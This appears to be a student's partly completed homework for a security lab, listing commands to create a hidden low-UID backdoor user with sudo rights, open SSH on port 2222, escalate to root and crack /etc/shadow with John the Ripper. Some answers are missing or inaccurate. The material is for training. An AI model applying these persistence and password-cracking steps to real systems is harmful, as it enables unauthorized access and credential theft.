Week 6 Project Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

    - Your solution command here

      sudo useradd sysd

      ```
      sysadmin@UbuntuDesktop:~$ sudo useradd sysd
      useradd: user 'sysd' already exists
      ```

2. Give your secret user a password:

    - Your solution command here

      As shown above, I gave it my password and tried again.

      sudo passwd sysd

3. Give your secret user a system UID < 1000:

    - Your solution command here

      ```
      sysadmin@UbuntuDesktop:~$ sudo useradd sysd
      useradd: user 'sysd' already exists
      sysadmin@UbuntuDesktop:~$ sudo usermod -u 500 sysd
      ```

4. Give your secret user the same GID:


    - Your solution command here

```
sysadmin@UbuntuDesktop:~$ sudo groupmod -g 500 sysd
sysadmin@UbuntuDesktop:~$
```

5. Give your secret user full sudo access without the need for a password:

```
sysadmin@UbuntuDesktop:~$ su sysd
Password:
su: Authentication failure
```

   - Your solution command here



6. Test that sudo access works without your password:

   Your bash commands here


```
sysadmin@UbuntuDesktop:~$ sudo -l
Matching Defaults entries for sysadmin on UbuntuDesktop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysadmin may run the following commands on UbuntuDesktop:
    (ALL : ALL) ALL
```

Step 2: Smooth Sailing

1. Edit the sshd_config file:

   Your bash commands here


   sudo nano /etc/ssh/sshd_config



Step 3: Testing Your Configuration Update

1. Restart the SSH service:
    - Your solution command here

      service ssh restart



2. Exit the root account:
    - Your solution command here

      exit

3. SSH to the target machine using your sysd account and port 2222:

- Your solution command here

  ssh sysd@192.168.6.105 -p 2222

4. Use sudo to switch to the root user:
   - Your solution command here

     sudo su

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:
   - Your solution command here

     ssh sysd@192.168.6.105 -p 2222
2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:
   - Your solution command here

     sudo su

     john /etc/shadow